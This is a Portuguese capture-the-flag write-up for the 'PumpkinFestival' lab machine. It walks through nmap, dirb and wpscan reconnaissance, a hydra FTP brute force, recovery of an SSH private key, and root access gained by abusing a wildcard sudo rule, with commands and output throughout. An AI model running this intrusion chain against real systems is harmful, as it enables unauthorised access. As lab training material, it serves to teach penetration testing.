PumpkinFestival

IP da máquina: 192.168.2.103 // MAC: 08:00:27:FA:92:8E

Resultados do nmap:

nmap -A -p- -v 192.168.2.103


```
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 Jul 12  2019 secret
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.2.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: FFF3D55992F8BDE3783484CB7FBC0A51
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
| http-robots.txt: 4 disallowed entries
|_/wordpress/ /tokens/ /users/ /store/track.txt
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Mission-Pumpkin
6880/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 eb:cb:da:b3:be:b6:c8:0a:8b:6e:d5:bc:51:f7:9c:11 (DSA)
|   2048 19:6b:6e:d3:8a:fa:a9:73:05:5e:ac:af:28:ff:55:b8 (RSA)
|   256 00:a0:f2:8c:5e:a7:7e:7b:7b:d4:72:c3:ad:41:79:3b (ECDSA)
|   256 aa:04:61:9a:ca:19:90:c3:55:3c:fc:cc:1a:05:be:3f (ED25519)
```

```
MAC Address: 08:00:27:FA:92:8E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do dirb:


dirb http://192.168.2.103

```
---- Scanning URL: http://192.168.2.103/ ----
==> DIRECTORY: http://192.168.2.103/img/
+ http://192.168.2.103/index.html (CODE:200|SIZE:1465)
+ http://192.168.2.103/robots.txt (CODE:200|SIZE:102)
+ http://192.168.2.103/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.2.103/store/
==> DIRECTORY: http://192.168.2.103/users/

---- Entering directory: http://192.168.2.103/img/ ----
+ http://192.168.2.103/img/favicon.ico (CODE:200|SIZE:1406)

---- Entering directory: http://192.168.2.103/store/ ----

---- Entering directory: http://192.168.2.103/users/ ----
192.168.2.103
```




/etc/hosts:

192.168.2.103 pumpkins.local



Resultados do dirb:

dirb http://pumpkins.local/



Wpscan:


wpscan --url http://pumpkins.local -e at -e ap -e u

```
[+] http://pumpkins.local/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

Usuários encontrados:

```
[i] User(s) Identified:

[+] morse
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


http://pumpkins.local/readme.html




Decoder base62:

https://gchq.github.io/CyberChef/#recipe=From_Base62('0-9A-Za-z')&input=SzgydjBTdXZWMUVuMzUwTTB1eGlYVlJUbUJyUUlKUU43OHM

Usuário: morse // Senha: Ug0t!TrIpyJ





Hydra:

hydra -l harry -p rockyou.txt 192.168.2.103 ftp -e nsr

```
root@kali:~# hydra -l harry -p rockyou.txt 192.168.2.103 ftp -e nsr
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-22 10:19:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ftp://192.168.2.103:21/
[21][ftp] host: 192.168.2.103   login: harry   password: yrrah
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-22 10:19:36
```

FTP:

```
root@kali:~# ftp 192.168.2.103
Connected to 192.168.2.103.
220 Welcome to Pumpkin's FTP service.
Name (192.168.2.103:root): harry
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

cd NO

cd NOO

cd NOOO

cd NOOOO

cd NOOOOO

cd NOOOOOO

ls

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            4357 Jul 14  2019 data.txt
```

get data.txt

```
ftp> get data.txt
local: data.txt remote: data.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for data.txt (4357 bytes).
226 Transfer complete.
4357 bytes received in 0.02 secs (219.9702 kB/s)
```

```
root@kali:~# file data.txt
data.txt: POSIX tar archive
```

tar vxf data.txt

tar xjf data

tar vxf key

xxd -r -p jack

```
root@kali:~# xxd -r -p jack
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAwIInyghdj2fsZYJJ2V3L7QtrclJpztt59m3Wmn4y9spMsd2tqJ2b
Fziqj2e+jZaKDWT9tyQFEVWOs34OQh3sjgAzu2tLGuPpgi5Zu8ynwUBMK7He+81sPvETve
bcdqpuzgsAwD5pC1z5LT7eOAImKHx2msoHt1vOqePDNPvPHRG20yUhRGuoFu4blKWwun4+
YbeBMH0LlzzJhnqKAkF7oEfZ6V7/1yENsrd+8ewGZg63po0I2CoVzGJboxHDjbTgiNN0XW
x2g3oDOUsBIYjbuTdCt3R2r7RheyXlRgts8G5bZe9fViAl26Og7jzGdjIr3y8ns/mpJ736
e3jQPSHCsEemcSj9zWDpXpHsiVX5OdCkmyaJLFZpfXjhB5z3x6v1iSAkzsHChPeDzboSxj
xzKZb8yeYhNGP0ochEPARfI8jInII5Wv8jtBqTKqP7zu50OzUxJzFzCMPLfJNWdZL/KAwb
TV2K9075hvDEQD1mH6IVVJyrNuruSRNAvTEtLWCpI48Hos3WGjzsmMuA79WGqBzWyS5kg0
wVckJADLgpLEiE+Ne9AbVOqLnSBh0AV2mD2s2HmfR7f080TqXxAot6+7ADo/96Nf3ZnnBE
O516Q3WlmvoZbQ33mMSsOItBLejPXp3Lq8Lb19m2D2bZ2MDoC+Bcr+po/rr9ALRKiUsVts
sAAAdAQxmXlEMZl5QAAAAHc3NoLXJzYQAAAgEAwIInyghdj2fsZYJJ2V3L7QtrclJpztt5
9m3Wmn4y9spMsd2tqJ2bFziqj2e+jZaKDWT9tyQFEVWOs34OQh3sjgAzu2tLGuPpgi5Zu8
ynwUBMK7He+81sPvETvebcdqpuzgsAwD5pC1z5LT7eOAImKHx2msoHt1vOqePDNPvPHRG2
0yUhRGuoFu4blKWwun4+YbeBMH0LlzzJhnqKAkF7oEfZ6V7/1yENsrd+8ewGZg63po0I2C
oVzGJboxHDjbTgiNN0XWx2g3oDOUsBIYjbuTdCt3R2r7RheyXlRgts8G5bZe9fViAl26Og
7jzGdjIr3y8ns/mpJ736e3jQPSHCsEemcSj9zWDpXpHsiVX5OdCkmyaJLFZpfXjhB5z3x6
v1iSAkzsHChPeDzboSxjxzKZb8yeYhNGP0ochEPARfI8jInII5Wv8jtBqTKqP7zu50OzUx
JzFzCMPLfJNWdZL/KAwbTV2K9075hvDEQD1mH6IVVJyrNuruSRNAvTEtLWCpI48Hos3WGj
zsmMuA79WGqBzWyS5kg0wVckJADLgpLEiE+Ne9AbVOqLnSBh0AV2mD2s2HmfR7f080TqXx
Aot6+7ADo/96Nf3ZnnBEO516Q3WlmvoZbQ33mMSsOItBLejPXp3Lq8Lb19m2D2bZ2MDoC+
Bcr+po/rr9ALRKiUsVtssAAAADAQABAAACABAk2iFfQjlchb6dhoPsEcX3RzN3JdhrH3dD
DtQ18SAxJu1jocSaMv9niSYtlRVaooktBvns01/4xNbYo2l4CPZ/ndcB0HKY2mRIbs4JA6
h5M+oWKJUFTSaaIQWz7pklAdXVpmJ42WZSjbL1qr0XsQuEJI4mky8VS+eDakNvOpc9fQ+H
9Zo/TQFfRoDYxFFfdOvM79CZK/eq6VuVuy0lQLDYVbX0eZAY/YUXTlYLbR3x7gTRnwRBw0
I4nWa3fqbLnGjdEs0i421zNgIAAEBHseV+dOHdqnZhsisZqniNTL19A70wrdYTLBmXR0+z
WRFgc71rvvCq50al7/Qa1hvKUQFCE6gpLcr7S/qevwVX9IF7PkV5+AlTlnzpZK900Jat2S
```

SSH:

```
root@kali:~# nano id_rsa
root@kali:~# chmod 600 id_rsa
root@kali:~# ssh -i id_rsa jack@192.168.2.103 -p 6880
The authenticity of host '[192.168.2.103]:6880 ([192.168.2.103]:6880)' can't be established.
ECDSA key fingerprint is SHA256:zmKEgHYtrSytlDyy4Ydbw37V/UpkhwgY5/tjujae17M.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.2.103]:6880' (ECDSA) to the list of known hosts.
------------------------------------------------------------------------------
                        Welcome to Mission-Pumpkin
     All remote connections to this machine are monitored and recorded
------------------------------------------------------------------------------

Last login: Tue Jul 16 08:12:07 2019 from 192.168.1.105
-bash: /home/jack/.bash_profile: Permission denied
jack@pumpkin:~$ id
uid=1000(jack) gid=1000(jack) groups=1000(jack),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sam
bashare)
jack@pumpkin:~$ uname -a
Linux pumpkin 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Lin
ux
jack@pumpkin:~$
```

Permissões:

```
jack@pumpkin:~$ sudo -l
Matching Defaults entries for jack on pumpkin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on pumpkin:
    (ALL) /home/jack/pumpkins/alohomora*
```

```
jack@pumpkin:~$ pwd
/home/jack
```

mkdir pumpkins

cd pumpkins

nano alohomora

```
root@kali: ~
root@kali: ~                    root@kali: ~
  GNU nano 2.2.6                File: alohomora

#!/bin/sh
su -
```

Root:

```
jack@pumpkin:~/pumpkins$ sudo /home/jack/pumpkins/alohomora
root@pumpkin:~# id
uid=0(root) gid=0(root) groups=0(root)
root@pumpkin:~# uname -a
Linux pumpkin 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Lin
ux
```